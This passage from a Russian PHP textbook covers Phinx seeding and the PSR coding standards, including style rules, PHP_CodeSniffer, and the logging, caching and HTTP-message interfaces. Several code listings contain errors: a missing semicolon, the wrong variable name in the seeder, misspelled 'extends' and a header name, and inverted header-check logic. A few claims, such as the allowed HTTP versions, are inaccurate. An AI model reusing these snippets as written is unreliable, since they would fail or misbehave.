Если вы впервые выполняете команду, будет предложено создать папку db/seed, в которую будет помещен новый seed-файл UsersSeeder.php. Внутри файла можно обнаружить одноименный класс с единственным методом `run()`. В листинге 41.7 приводится пример заполнения данными ранее созданной таблицы `users`.

Листинг 41.7. Файл phinx/db/seeds/UsersSeeder.php

```
<?php

use Phinx\Seed\AbstractSeed;

class UsersSeeder extends AbstractSeed
{
  /**
   * Run Method.
   *
   * Write your database seeder using this method.
   *
```

```
   * More information on writing seeders is available here:
   * http://docs.phinx.org/en/latest/seeding.html
   */
  public function run()
  {
    $data = [
        [
          'first_name' => 'Дмитрий',
          'last_name' => 'Котеров',
          'created_at' => date('Y-m-d H:i:s'),
          'updated_at' => date('Y-m-d H:i:s'),
        ],
        [
          'first_name' => 'Игорь',
          'last_name' => 'Симдянов',
          'created_at' => date('Y-m-d H:i:s'),
          'updated_at' => date('Y-m-d H:i:s'),
        ]
    ]
    $this->table('users')->insert($date)->save();
  }
}
```

В примере из листинга осуществляется вставка двух записей в таблицу `users`, для этого подготавливается двумерный массив, который передается методу `insert()` объекта таблицы. Изначально данные помещаются в буфер, сохранение из которого производится методом `save()`.

Для того чтобы запустить seed-файл на выполнение, необходимо выполнить команду `phinx seed:run`

```
$ phinx seed:run -e development
Phinx by Rob Morgan - https://phinx.org. version 0.5.0

using config file .\phinx.yml
using config parser yaml
using migration path phinx/db/migrations
using seed path phinx/db/seeds
using environment development
using adapter mysql
using database test

 == UsersSeeder: seeding
 == UsersSeeder: seeded 0.0245s


All Done. Took 0.0264s
```

По умолчанию выполняются все файлы из папки db/seed. Если необходимо выполнить какой-то конкретный seed-файл, не затрагивая остальные, его можно указать при помощи параметра `-s`:

```
$ phinx seed:run -s UserSeeder -e development
```

Резюме

В данной главе мы познакомились с компонентами, из которых состоит любой современный фреймворк и Web-приложение. Утилита Composer позволяет установить множество полезных компонентов, автоматически подгружая все необходимые зависимости. В современном PHP в 95% случаев для разработки приложения вам потребуется Composer и компоненты, которыми он управляет. В главе были рассмотрены три компонента: monolog для ведения log-файлов, интерактивный отладчик psySH и компонент управления миграциями phinx. Далее в книге мы затронем еще несколько компонентов, однако описать даже малую их часть не представляется возможным. Вам придется найти подходящие для вашего проекта компоненты самостоятельно, например, при помощи сайта Packagist (**https://packagist.org/**).



ГЛАВА 42

Стандарты PSR

Листинги данной главы
можно найти в подкаталоге standarts.

Как мы увидели в предыдущей главе, компоненты распространяются через Composer. Мы подробно рассмотрим создание собственного компонента в *главе 44*. Однако прежде чем создать собственный компонент, следует подробно ознакомиться со стандартами кодирования компонентов, которым и будет посвящена текущая глава.

PSR-стандарты

PHP существует уже много лет, за это время миллионы разработчиков создало множество самых разнообразных проектов. Часть из этих проектов выросла в популярные фреймворки — готовые наборы компонентов, позволяющие быстрее создавать приложение. Среди наиболее известных фреймворков следует отметить: Yii, Symfony, Zend, Phalcon. Иногда фреймворк диктует архитектуру или философию разработки, реализация нестандартных решений требует значительных усилий, иногда это просто набор удобных библиотек и классов. Фреймворки содержат довольно много похожих компонентов, т. к. все они нуждаются в маршрутизации, взаимодействии с базой данных, формировании HTML-страниц, документации, приемах, обеспечивающих безопасность, и т. д.

> ***Замечание***
>
> К сожалению, у нас нет возможности рассмотреть один из фреймворков — даже поверхностный обзор потребовал бы отдельной книги.

Долгое время любой фреймворк представлял собой замкнутую экосистему, не совместимую с другими фреймворками. Работая в рамках одного фреймворка, разработчик не мог без адаптации привлекать компоненты, созданные для другого фреймворка. Это значительно усложняло поддержку популярных компонентов.

В 2009 году разработчики нескольких фреймворков договорились о создании сообщества PHP Framework Interop Group (PHP-FIG), которое бы вырабатывало рекомендации для разработчиков. Важно подчеркнуть, что речь не идет о ISO-стандартах, более правильно говорить о рекомендациях. Однако деятельность PHP-сообщества сейчас сосре-

доточена вокруг нескольких мощных фреймворков, которые придерживаются рекомендаций PHP-FIG, т. к. они помогают им обеспечивать совместимость. Поэтому рекомендации PHP-FIG имеют серьезный вес. Далее в книге мы будем называть их именно стандартами.

В литературе и статьях, посвященных PHP, на стандарты часто ссылаются, используя аббревиатуру PSR, которая расшифровывается как *PHP standards recommendation*. Все стандарты пронумерованы, и каждый из них освещает какую-то одну проблему, часто встречающуюся при разработке больших систем на PHP, таких как фреймворк. На момент публикации сообществом было утверждено шесть рекомендаций:

- PSR-1 — основной стандарт кодирования;
- PSR-2 — руководство по стилю кода;
- PSR-3 — стандарт протоколирования;
- PSR-4 — стандарт автозагрузки классов;
- PSR-6 — стандарт кэширования;
- PSR-7 — стандарт HTTP-сообщения.

Пропуск стандарта PSR-5, посвященного документированию объектов и методов, связан с тем, что на момент написания книги стандарт не был утвержден. Документирование кода и автоматическое формирование документации — большая тема, которой будет посвящена отдельная *глава 43*.

Следует отметить, что существует стандарт PSR-0, который в 2014 году был признан устаревшим в связи с заменой его более современным аналогом PSR-4. Документы по стандартам кодирования и далее будут пополняться, приобретать новые номера, старые при этом будут отменяться. За актуальным состоянием PSR-стандартов лучше всего следить на странице официального сайта PHP-FIG: **http://www.php-fig.org/psr/**.

PSR-1. Основной стандарт кодирования

Первый стандарт описывает наиболее общие правила кодирования на языке PHP. Скорее всего, вы и так уже придерживаетесь этих правил, т. к. они де-факто являются стандартом кодирования в PHP-сообществе.

PHP-теги

В PHP-скриптах допускается использование только двух типов тегов — `<?php ... ?>` или `<?= ... ?>`. Альтернативные теги `<% ... %>`, а также `<script language="php"> ... </script>` итак исключены из PHP 7. Тем не менее, на сегодняшний момент остается возможность использования нерекомендуемого сокращенного варианта `<? ... ?>`, который можно включить в конфигурационном файле php.ini при помощи директивы `short_open_tag`. Стандарт PSR-1 запрещает использование таких сокращенных тегов.

Кодировка UTF-8

Для кодирования на PHP допускается использовать только кодировку UTF-8 без BOM-маркера. Подробнее кодировка UTF-8 и BOM-маркер рассматриваются в *главе 13*.

Разделение объявлений и выполнения действий

В одном файле допускаются либо объявления (классы, функции, константы), либо выполнение каких-то действий (вывод в окно браузера, изменение значений переменных и т. п.). В листинге 42.1 приводится пример объявления функций в отдельном файле psr1right.php.

Листинг 42.1. Объявление функции в отдельном файле. Файл psr1right.php

```
<?php ## Объявления функций в отдельном файле
  function dump($str)
  {
    echo "<pre>";
    print_r($str);
    echo "</pre>";
  }
  // PRS-1 допускает условное объявление
  if(!function_exists('get_magic_quotes_gpc'))
  {
    function get_magic_quotes_gpc()
    {
      return false;
    }
  }
?>
```

Для того чтобы использовать функции, их можно подключить при помощи директив `include`, `require`, `include_once` или `require_once`. Однако объявление какой-либо функции вперемежку с вызовом функций или операторами вывода будет уже явным нарушением стандарта PRS-1 (листинг 42.2).

Листинг 42.2. Нарушение стандарта PRS-1. Файл psr1wrong.php

```
<?php ## Нарушение стандарта PRS-1
  // Подключаем ранее объявленные функции
  require_once("psr1right.php");

  echo title("PRS-1");
  echo dump("Тестовое сообщение");

  // Нарушение PRS-1, нельзя смешивать вывод и объявления функций
  function title($str)
  {
    echo "<h1>";
    print_r($str);
    echo "</h1>";
  }
?>
```

На страницах книги мы много раз нарушали стандарт, для того чтобы сделать примеры более наглядными и сэкономить пространство на странице. В промышленном коде, тем более предназначенном для распространения в профессиональном сообществе, так поступать не стоит.

Пространство имен

Пространство имен *(см. главу 25)* должно соответствовать стандарту автозагрузки PSR-4. На практике это означает, что вы не должны использовать классы без помещения их в собственное уникальное пространство имен, при этом каждый класс должен находиться в отдельном файле (листинг 42.3).

Листинг 42.3. Каждый класс снабжается пространством имен. Файл vendor/hello.php

```
<?php ## Каждый класс снабжается пространством имен
  namespace Vendor\Hello;

  class Hello
  {
  }
?>
```

Мы поговорим о требованиях к пространству имен более подробно в *разд. "PSR-4. Автозагрузка" далее в этой главе*.

Именование классов, методов и констант классов

Для именования классов используется CamelCase-стиль: название каждого составного слова начинается с прописной буквы, пробелы не используются, например:

```
HelloWorld
SwiftStorage
Memcached
```

> ***Замечание***
>
> Стиль получил название Camel (верблюд), т. к. прописные буквы в названиях классов напоминают горбы верблюда. В русскоязычной литературе можно также встретить словосочетание *"Верблюжий Стиль"*.

Для именования методов класса также используют CamelCase-стиль, однако первая буква строчная:

```
sendByHttp()
getSwiftStorage()
setParam()
```

Константы классов записываются прописными буквами, при этом составные слова разделяются подчеркиванием:

```
HELLO_WORLD
POOL_OF_CONNECTIONS
IS_STATIC_PAGE
```

В листинге 42.4 приводится пример класса, соответствующего стандарту PSR-1.

Листинг 42.4. Стандарт PSR-1. Файл vendor/hello.php

```
<?php ## Стандарт PSR-1
  namespace Vendor\Storage;

  class Storage
  {
    const VERSION = '1.0';
    public function getVersion()
    {
      return Storage::VERSION;
    }
  }
?>
```

PSR-2. Руководство по стилю кода

Стандарт PSR-2 является естественным продолжением PSR-1 и расширяет требования к коду. Существует большое количество разнообразных стилей. Стандарт PSR-2 предписывает единый стиль кодирования, который позволяет создавать код в одинаковом стиле, позволяющем легко воспринимать его всем участникам распределенной команды.

Соблюдение PSR-1

Одним из первых требований стандарта является соблюдение правил из PSR-1 *(см. разд. "PSR-1. Основной стандарт кодирования" ранее в этой главе)*.

Отступы

Отступы в PHP-коде должны содержать 4 пробела, не допускается использование символа табуляции. Многие редакторы по-разному настраивают количество пробельных символов, выводящихся вместо табуляции. Поэтому использование табуляции, а тем более смешивание ее с пробелами, может приводить к совершенно нечитаемому коду. Даже если вы привыкли делать отступы при помощи табуляции, любой современный редактор можно настроить на замену табуляции пробелами.

> ***Замечание***
>
> В книге мы были вынуждены нарушать это требование, используя два пробела, вместо четырех, в силу ограничения пространства и повышения читабельности примеров. В книге мы и далее будем использовать два символа пробела, в вашем собственном коде так поступать не стоит.

Использование только пробелов позволяет избежать проблем с диффами, патчами, историей и авторством строк в системах контроля версий *(см. главу 54)*. В листинге 42.5 представлен пример того, как должны выглядеть отступы в вашем коде.

Листинг 42.5. Отступы — 4 пробела. Файл indent.php

```
<?php ## Отступы - 4 пробела
    function tabber($spaces, $echo, ...$planets)
    {
        // Подготавливаем аргументы для myecho()
        $new = [];
        foreach ($planets as $planet)
        {
            $new[] = str_repeat(" ", $spaces).$planet;
        }
        // Пользовательский вывод задается извне
        $echo(...$new);
    }
```

Файлы

Во всех PHP-файлах следует использовать UNIX-переводы строк `\n`. Не допускается использование перевода строк в стиле Windows `\r\n` или Mac OS X `\n\r`.

В конце PHP-файла должна быть одна пустая строка — это позволит автоматическим системам формирования PHP-кода дописывать код с новой строки.

Закрывающий тег `?>` необходимо удалять из файлов, которые не содержат ничего, кроме PHP-кода (см. листинг 42.5). Это требование тесно связано с особенностями работы сетевых функций *(см. главу 32)*. Если до отправки HTTP-заголовка, cookie или сессии в окно браузера будет осуществлен любой вывод, явный при помощи `echo` или случайный в виде забытого пробела после тега `?>`, PHP-интерпретатор начнет формирование тела HTTP-документа. Поэтому все последующие попытки отправить HTTP-заголовок будут завершаться выдачей предупреждения вроде следующего:

```
Warning: Cannot modify header information — headers already sent by
```

До сих пор мы постоянно нарушали требование об отсутствии завершающего тега `?>`, чтобы не вдаваться в слишком пространные объяснения раньше времени. Начиная с текущего момента, мы будем опускать завершающий тег `?>` там, где это возможно.

Строки

Недопустимо использовать более одной инструкции в строке, при этом длина строки не должна превышать 80 символов без крайней необходимости. Строки обязаны быть менее 120 символов в длину и не должны содержать пробельные символы в конце.

Ключевые слова

Если вы записываете константы `TRUE`, `FALSE` и `NULL` прописными буквами, знайте, что это неправильно. Их следует писать в строчном регистре: `true`, `false` и `null`.

Пространства имен

При объявлении пространства имен *(см. главу 25)* после него необходимо оставлять одну пустую строку. Если производится импортирование из других пространств имен с использованием ключевого слова `use`, то пустая строка необходима также после последнего объявления `use`. Под каждое объявление нужно использовать один оператор `use`.

```
<?php
  namespace Vendor\Hello;

  use Symfony\Components\HttpFoundation\Request;
  use Symfony\Components\HttpFoundation\Response;

  class Hello
  {
  }
```

Классы

Размещение скобок часто является камнем преткновения в C-подобных языках программирования. Одни разработчики предпочитают размещать открывающую фигурную скобку на той же строке, что и название класса, другие — в новой строке. Стандарт PSR-2 обязывает использовать второй вариант.

```
<?php
  class Hello
  {
     ...
  }
```

> ***Замечание***
>
> Все требования стандарта PSR-2 к классам справедливы в отношении трейтов и интерфейсов.

Если класс содержит ключевые слова `extends` *(см. главу 23)* и `implements` *(см. главу 24)*, они также должны располагаться на строке объявления класса.

```
<?php
  namespace Vendor\News;

  use Vendor\Seo;
  use Vendor\Page;

  class News exntends Page implements Seo
  {
  }
```

В том случае, если класс расширяет множество интерфейсов, допускается перенос их названий на новую строку. При этом под каждый интерфейс выделяется отдельная строка, а имя интерфейса предваряется отступом.

```
<?php
  namespace Vendor\News;

  use Vendor\Page;

  class News exntends Page implements
    Vendor\Seo,
    Vendor\Author,
    Vendor\Cache
  {
  }
```

Методы

Все методы и члены классов должны предваряться модификатором доступа *(см. главу 22)*. При этом не следует предварять имена методов и членов класса символом подчеркивания для обозначения закрытой (`private`) или защищенной (`protected`) областей видимости.

Так же как и в случае класса, открывающая фигурная скобка должна располагаться на новой строке, а между названием класса и круглой скобкой не должно быть пробелов.

```
<?php
  class News
  {
    public $title;
    private $id = null;

    public function setParams($id, $title = "")
    {
      $this->id = $id;
      $this->title = $title;
    }
  }
```

В списке аргументов не должно быть пробелов перед запятыми и должен быть один пробел после запятой. Если аргументов много, допускается их перенос на новую строку, при этом они должны предваряться отступом, а на каждый новый аргумент должна выделяться отдельная строка.

```
<?php
  class News
  {
    public $title;
    private $id = null;

    public function setParams(
      $id,
      $title = ""
    ) {
      $this->id = $id;
```

```
      $this->title = $title;
    }
  }
```

Когда список аргументов разбит на несколько строк, закрывающую круглую скобку и открывающую фигурную следует располагать на отдельной строке, с одним пробелом между ними.

Правила в отношении аргументов справедливы и при вызове методов:

```
<?php
  $news->setParams($id, $title);
```

В случае, если аргументы слишком велики, их можно разместить на новой строке с обязательным предваряющим отступом:

```
<?php
  $news->setParams(
    $idFormForeignStorage,
    "Тестовая страница"
  );
```

При наличии ключевых слов `abstract` и `final` необходимо, чтобы они предшествовали модификаторам доступа. Ключевое слово `static`, наоборот, должно располагаться за модификатором доступа (листинг 42.6).

Листинг 42.6. Расположение `abstract`, `final` и `static`. Файл vendor/page.php

```
<?php ## Расположение ключевых слов abstract, final и static
  namespace Vendor\Page;

  abstract class Page
  {
    protected static $counter;

    abstract protected function content();

    final public static function count()
    {
      self::$counter++;
    }
  }
```

Управляющие структуры

Для всех управляющих структур после ключевого слова необходим один пробел, после открывающей и перед закрывающей круглыми скобками, напротив, пробел не допускается. В отличие от классов и методов открывающая круглая скобка располагается на той же строке, где и ключевое слово и отделяется от круглой скобки пробелом (листинг 42.7).

Листинг 42.7. Управляющие структуры. Файл psr2.php

```
<?php ## Управляющие структуры
  if (isset($_GET['number'])) {
    for ($i = 0; $i < $_GET['number']; $i++) {
      echo "PSR<br />";
    }
  } else {
    echo "Не передан GET-параметр number<br />";
  }
```

Автоматическая проверка стиля

Для проверки соответствия вашего кода стандартам PSR-1 и PSR-2 существуют специальные средства, которые при необходимости могут автоматически отформатировать код. Наиболее известная утилита — PHP_CodeSniffer, официальная страница которой на GitHub расположена по адресу **https://github.com/squizlabs/PHP_CodeSniffer**.

> ***Замечание***
>
> Стандарты PSR-1 и PSR-2 определяют стиль и правила форматирования PHP-кода. Все последующие стандарты определяют интерфейсы и не относятся к стилевым правилам. Поэтому автоматические утилиты ограничиваются именно этими двумя стандартами. Для последующих стандартов автоматическая проверка чрезвычайно сложна, если вообще имеет смысл.

Установить PHP_CodeSniffer можно через Composer *(см. главу 41)*, для этого в требования файла composer.json следует включить компонент `squizlabs/php_codesniffer` (листинг 42.8).

Листинг 42.8. Установка PHP_CodeSniffer. Файл codesniffer/composer.json

```
{
    "require": {
        "squizlabs/php_codesniffer": "*"
    }
}
```

Для установки компонента следует выполнить команду

```
$ composer install
```

После установки в папке vendor/bin можно обнаружить утилиту проверки `phpcs` в двух вариантах: без расширения для UNIX-подобных операционных сред и с расширением BAT для Windows. Там же можно обнаружить утилиту автоматического исправления кода `phpcbf`.

PHP_CodeSniffer доступен также в качестве плагина для интегрированных сред, например, для популярного редактора Sublime Text существует пакет SublimeLinter.

> ***Замечание***
>
> В Sublime Text по умолчанию не установлен менеджер пакетов, для его установки следует посетить страницу **https://packagecontrol.io/installation** и выполнить в консоли редактора команду для соответствующей версии.

Для проверки на соответствие стандартам кодирования PSR-1 и PSR-2 следует передать путь к проверяемому файлу или папке с проверяемыми файлами утилите `phpcs`:

```
$ phpcs psr1wrong.php
FILE: psr1wrong.php
----------------------------------------------------------------------
FOUND 7 ERRORS AND 1 WARNING AFFECTING 5 LINES
----------------------------------------------------------------------
  1 | ERROR   | [x] End of line character is invalid; expected "\n"
    |         |     but found "\r\n"
  1 | ERROR   | [ ] You must use "/**" style comments for a file
    |         |     comment
  1 | ERROR   | [x] Perl-style comments are not allowed. Use "//
    |         |     Comment." or "/* comment */" instead.
  3 | ERROR   | [x] "require_once" is a statement not a function; no
    |         |     parentheses are required
  8 | WARNING | [ ] Line exceeds 85 characters; contains 112
    |         |     characters
  9 | ERROR   | [x] Line indented incorrectly; expected 0 spaces,
    |         |     found 2
  9 | ERROR   | [ ] You must use "/**" style comments for a function
    |         |     comment
 14 | ERROR   | [x] Line indented incorrectly; expected 4 spaces,
    |         |     found 2
----------------------------------------------------------------------
PHPCBF CAN FIX THE 5 MARKED SNIFF VIOLATIONS AUTOMATICALLY
----------------------------------------------------------------------

Time: 61ms; Memory: 4Mb
```

Утилита выдает список найденных несоответствий, их можно поправить вручную или автоматически, воспользовавшись утилитой `phpcbf`:

```
$ phpcbf psr1wrong.php
Changing into directory /Users/igor/Dropbox/php/write14/code/standarts
Processing psr1wrong.php [PHP => 67 tokens in 15 lines]... DONE in 44ms (5 fixable
violations)
        => Fixing file: 0/5 violations remaining [made 3 passes]... DONE in 6ms
Patched 1 file
Time: 101ms; Memory: 4Mb
```

PSR-3. Протоколирование

Любая объемная программная система нуждается в ведении журнальных файлов, или логов. Для этих целей стандарт PSR-3 определяет интерфейс `LoggerInterface`, который можно реализовать в собственном классе и быть уверенным в совместимости с другим фреймворком или системой управления содержимым (CMS), разработанными в соответствии со стандартами PSR.

Интерфейс протоколирования совместим с уровнями сообщений популярного протокола syslog, описанного в RFC 5424 (**http://tools.ietf.org/html/rfc5424**). В протоколе выделяют восемь уровней сообщений:

- debug — детальная отладочная информация;
- info — информационное сообщение, полезное для понимания происходящего события;
- notice — замечание;
- warning — предупреждение, нештатная ситуация, не являющаяся ошибкой;
- error — ошибка;
- critical — критическая ошибка;
- alert — тревога, меры должны быть приняты незамедлительно;
- emergency — авария, система не работоспособна.

Интерфейс `LoggerInterface` определяет восемь одноименных методов, задачей которых является отправка сообщения соответствующего уровня. Кроме этого интерфейс реализует дополнительный метод `log()`, который в качестве первого аргумента принимает один из указанных выше уровней. В листинге 42.9 приводится реализация интерфейса `LoggerInterface`.

Листинг 42.9. Интерфейс `LoggerInterface`. Файл Psr/Log/LoggerInterface.php

```
<?php
  namespace Psr\Log;

  interface LoggerInterface
  {
    public function emergency($message, array $context = []);
    public function alert($message, array $context = []);
    public function critical($message, array $context = []);
    public function error($message, array $context = []);
    public function warning($message, array $context = []);
    public function notice($message, array $context = []);
    public function info($message, array $context = []);
    public function debug($message, array $context = []);
    public function log($level, $message, array $context = []);
  }
```

Параметр `$message` может представлять собой либо строку, либо объект, реализующий метод `__toString()`. Строка может содержать плейсхолдеры вида `{code}`, которые могут заменяться с использованием ассоциативного массива `$context`. Пример реализации подстановки плейсхолдера представлен в листинге 42.10.

Листинг 42.10. Обработка плейсхолдеров. Файл interpolate.php

```
<?php ## Обработка плейсхолдеров
  function interpolate($message, array $context = [])
```

```
{
  // Построение массива подстановки с фигурными скобками
  // вокруг значений ключей массива context
  $replace = [];
  foreach ($context as $key => $val) {
    $replace['{' . $key . '}'] = $val;
  }

  // Подстановка значений в сообщение и возврат результата
  return strtr($message, $replace);
}

// Сообщение с плейсхолдером, имя которого обрамлено
// фигурными скобками
$message = "User {username} created";

// Массив context с данными для замены плейсхолдера
// итоговым значением
$context = ['username' => 'bolivar'];

// Результат: "User bolivar created"
echo interpolate($message, $context);
```

PSR-4. Автозагрузка

Четвертый стандарт PSR описывает автозагрузку классов *(см. главу 25)*. Классы, реализующие автозагрузку в соответствии со стандартом PSR-4, могут быть обнаружены и загружены по требованию единым автозагрузчиком. Таким образом, компонент из одного фреймворка автоматически может быть обнаружен и использован в альтернативном фреймворке.

Требования к классам довольно просты, они должны обязательно помещены в пространство имен вида:

`\<ПространствоИмен>(\<ПодпространствоИмен>)*\<ИмяКласса>`

Причем пространства имен соответствуют подкаталогам, а сам класс размещается в одноименном файле с расширением PHP. Возможные реализации автозагрузчика можно обнаружить по адресу **http://github.com/php-fig/fig-standards/blob/master/accepted/PSR-4-autoloader-examples.md**.

PSR-6. Кэширование

Кэширование очень часто используется для повышения производительности систем. Практически каждый фреймворк реализует собственную библиотеку кэширования, со своим управлением. Стандарт PSR-6 предлагает общий интерфейс кэширования, который должен быть реализован любой системой, реализующей кэширование страниц.

Замечание

Более подробно с реализацией кэширования мы знакомились в *главе 40*, посвященной memcached.

Стандарт предполагает, что кэшированию могут подвергаться любые типы данных PHP: строки, числа, логические переменные, массивы, объекты и `null`-переменные. Система кэширования обязана отдавать данные без какой-либо модификации, причем тип возвращаемых данных должен в точности совпадать с типом помещенных в кэш значений. То есть не допускается ситуация, когда в кэш помещается строка "5", а на выходе получается числовое значение 5.

Кэш представляется в виде коллекции (Pool) пар "ключ-значение" (Items). Ключи обязательно должны быть уникальны в рамках коллекции. Объекты, представляющие пару "ключ-значение", обязаны реализовывать интерфейс `CacheItemInterface` (листинг 42.11).

Листинг 42.11. Интерфейс `CacheItemInterface`. Файл Psr/Cache/CacheItemInterface.php

```
<?php ## Интерфейс CacheItemInterface
  namespace Psr\Cache;

  interface CacheItemInterface
  {
    public function getKey();
    public function get();
    public function isHit();
    public function set($value);
    public function expiresAt($expiration);
    public function expiresAfter($time);
  }
```

Интерфейс содержит шесть следующих методов:

- `getKey()` — возвращает значение ключа для текущего значения;
- `get()` — возвращает значение из кэша, если оно имеется в кэше, иначе возвращается `null`;
- `isHit()` — возвращает `true`, если значение имеется в кэше, иначе возвращается `false`;
- `set()` — для текущего ключа устанавливает новое значение `$value`;
- `expiresAt()` — устанавливает время жизни текущего ключа до DateTime-значения `$expiration`;
- `expiresAfter()` — устанавливает время жизни текущего ключа на срок `$time`, которое должно быть задано либо в секундах, либо в виде DateInterval-значения.

Для реализации коллекции пар "ключ-значение" предназначен интерфейс `CacheItemPoolInterface` (листинг 42.12).

Листинг 42.12. Интерфейс `CacheItemPoolInterface`. Файл Psr/Cache/CacheItemPoolInterface.php

```
<?php ## Интерфейс CacheItemPoolInterface
  namespace Psr\Cache;
```

```
interface CacheItemPoolInterface
{
  public function getItem($key);
  public function getItems(array $keys = []);
  public function hasItem($key);
  public function clear();
  public function deleteItem($key);
  public function deleteItems(array $keys);
  public function save(CacheItemInterface $item);
  public function saveDeferred(CacheItemInterface $item);
  public function commit();
}
```

Как видно из листинга, интерфейс `CacheItemPoolInterface` содержит девять методов:

- `getItem()` — по ключу `$key` возвращает объект, реализующий `CacheItemInterface`;
- `getItems()` — по массиву ключей `$keys` возвращает массив объектов `CacheItemInterface`;
- `hasItem()` — возвращает `true`, если кэш содержит значение с ключом `$key`;
- `clear()` — полностью очищает кэш;
- `deleteItem()` — удаляет из кэша значение с ключом `$key`;
- `deleteItems()` — удаляет из кэша значения с ключами, заданными в массиве `$keys`;
- `save()` — немедленное сохранение значения `$item` в постоянное хранилище (например, сброс данных из оперативной памяти на жесткий диск или в базу данных);
- `saveDeferred()` — отложенное сохранение значения `$item` в постоянное хранилище;
- `commit()` — сохранение всех значений кэша в постоянное хранилище.

Помимо представленных выше интерфейсов, стандарт PSR-6 предлагает два интерфейса для создания исключений:

- `CacheException` — генерируется при возникновении исключительных ситуаций общего характера;
- `InvalidArgumentException` — генерируется, когда одному из методов передается недопустимое значение.

PSR-7. HTTP-сообщения

Как мы с вами уже убедились, PHP инкапсулирует HTTP-запросы, самостоятельно формируя все необходимые для обмена HTTP-заголовки. Тем не менее довольно часто приходится либо напрямую вмешиваться в формирование HTTP-заголовков при помощи функции `header()`, либо косвенно, устанавливая cookies и инициализируя сессию.

Не менее часто приходится анализировать HTTP-заголовки клиента, это и проверка аутентификации, cookies, получение информации из пользовательского агента или реферера.

Большинство возможностей PHP по формированию HTTP-заголовков на стороне сервера и анализу HTTP-заголовков, полученных от клиента, сосредоточены в виде набора

функций. В то время как современные фреймворки строятся на основе объектно-ориентированного подхода. Поэтому каждый фреймворк вынужден реализовывать специальные классы, представляющие запрос клиента `Request` и ответ сервера `Response`.

Для того чтобы разные реализации этих двух классов могли быть использованы в различных компонентах, сообщество PHP-FIG подготовило интерфейсы `RequestInterface` и `ResponseInterface`, которые наследуются от общего интерфейса `MessageInterface` (рис. 42.1). От интерфейса `RequestInterface` наследуется дополнительный интерфейс `ServerRequestInterface` для представления запросов со стороны сервера.




Рис. 42.1. Иерархия интерфейсов стандарта PSR-7

Базовый интерфейс *MessageInterface*

Рассмотрим представленные выше интерфейсы более подробно. Реализация базового интерфейса `MessageInterface`, объединяющего общие для запросов и ответов методы, представлена в листинге 42.13.

Листинг 42.13. Файл Psr/Http/Message/MessageInterface.php

```
<?php ## Базовый интерфейс MessageInterface
  namespace Psr\Http\Message;

  interface MessageInterface
  {
    public function getProtocolVersion();
    public function withProtocolVersion($version);
    public function getHeaders();
    public function hasHeader($name);
    public function getHeader($name);
    public function getHeaderLine($name);
    public function withHeader($name, $value);
    public function withAddedHeader($name, $value);
    public function withoutHeader($name);
    public function getBody();
    public function withBody(StreamInterface $body);
  }
```

Интерфейс предписывает реализацию следующих методов:

- `getProtocolVersion()` — возвращает версию HTTP-протокола: либо "1.0", либо "2.0";
- `withProtocolVersion()` — задает версию HTTP-протокола: либо "1.0", либо "2.0";
- `getHeaders()` — возвращает список HTTP-заголовков в виде массива;
- `hasHeader($name)` — возвращает `true` при наличии HTTP-заголовка с именем `$name`, иначе возвращает `false`;
- `getHeader($name)` — возвращает содержимое HTTP-заголовка с именем `$name`, в случае если задано несколько значений с одним и тем же заголовком, будет возвращен массив;
- `getHeaderLine($name)` — возвращает содержимое HTTP-заголовка с именем `$name`, в случае если задано несколько значений с одним и тем же заголовком, будет возвращена строка, в которой значения будут разделены запятой;
- `withHeader($name, $value)` — устанавливает HTTP-заголовок с именем `$name` и значением `$value`;
- `withAddedHeader($name, $value)` — устанавливает дополнительное значение `$value` для уже существующего HTTP-заголовка с именем `$name`;
- `withoutHeader($name)` — удаляет HTTP-заголовок с именем `$name`;
- `getBody()` — возвращает тело HTTP-документа без заголовков;
- `withBody(StreamInterface $body)` — устанавливает содержимое `$body` для тела HTTP-документа.

Согласно протоколу, названия HTTP-заголовков не зависят от регистра. Однако большинство языков программирования и библиотек приводят их к единому регистру и могут изменять формат. Так, PHP для соответствия с CGI-интерфейсом *(см. главы 2 и 3)* добавляет в начало префикс HTTP_. В этом легко убедиться, если вывести содержимое массива `$_SERVER` (листинг 42.14).

Листинг 42.14. Содержимое `$_SERVER`. Файл server.php

```
<?php ## Содержимое $_SERVER
  echo "<pre>";
  print_r($_SERVER);
```

Выполнение скрипта из листинга 42.14 приводит к выводу примерно следующего содержимого:

```
Array
(
    ...
    [HTTP_HOST] => localhost
    [HTTP_USER_AGENT] => Mozilla/5.0 (Windows NT 6.3; WOW64; rv:43.0)
    [HTTP_ACCEPT] => text/html,application/xhtml+xml;q=0.9,*/*;q=0.8
    [HTTP_ACCEPT_LANGUAGE] => ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
    [HTTP_ACCEPT_ENCODING] => gzip, deflate
    [HTTP_COOKIE] => count=5; counter=1
```

```
    [HTTP_X_COMPRESS] => 1
    [HTTP_CONNECTION] => keep-alive
    ...
)
```

Как видно, PHP преобразует HTTP-заголовок `Host` в `HTTP_HOST`, `User-Agent` в `HTTP_USER_AGENT` и т. д. Стандарт PRS-7 требует, чтобы HTTP-заголовки задавались в исходном формате и не зависели от регистра. Таким образом, запросить HTTP-заголовок `User-Agent` можно любым из представленных ниже способов:

```
if(! $message->hasHeader('User-Agent')) {
  echo $message->getHeader('user-agnet');
}
```

Установить значение HTTP-заголовка можно при помощи метода `withHeader()`. Если заголовок допускает несколько значений, дополнительные значения устанавливаются методом `withAddedHeader()`.

```
$message
  ->withHeader('x-my-header', '01')
  ->withAddedHeader('x-my-header', '02');

$header = $message->getHeaderLine('x-my-header');
// '01, 02'

$header = $message->getHeader('x-my-header');
// ['01', '02']
```

> ***Замечание***
>
> Некоторые HTTP-заголовки, например `Set-Cookie`, могут содержать запятые в своих значениях. Для них допускается использование только метода `getHeader()`.

Получить все HTTP-заголовки можно при помощи метода `getHeaders()`:

```
foreach ($message->getHeaders() as $name => $values) {
  echo $name . ": " . implode(", ", $values)."<br />";
}
```

Тело сообщения *StreamInterface*

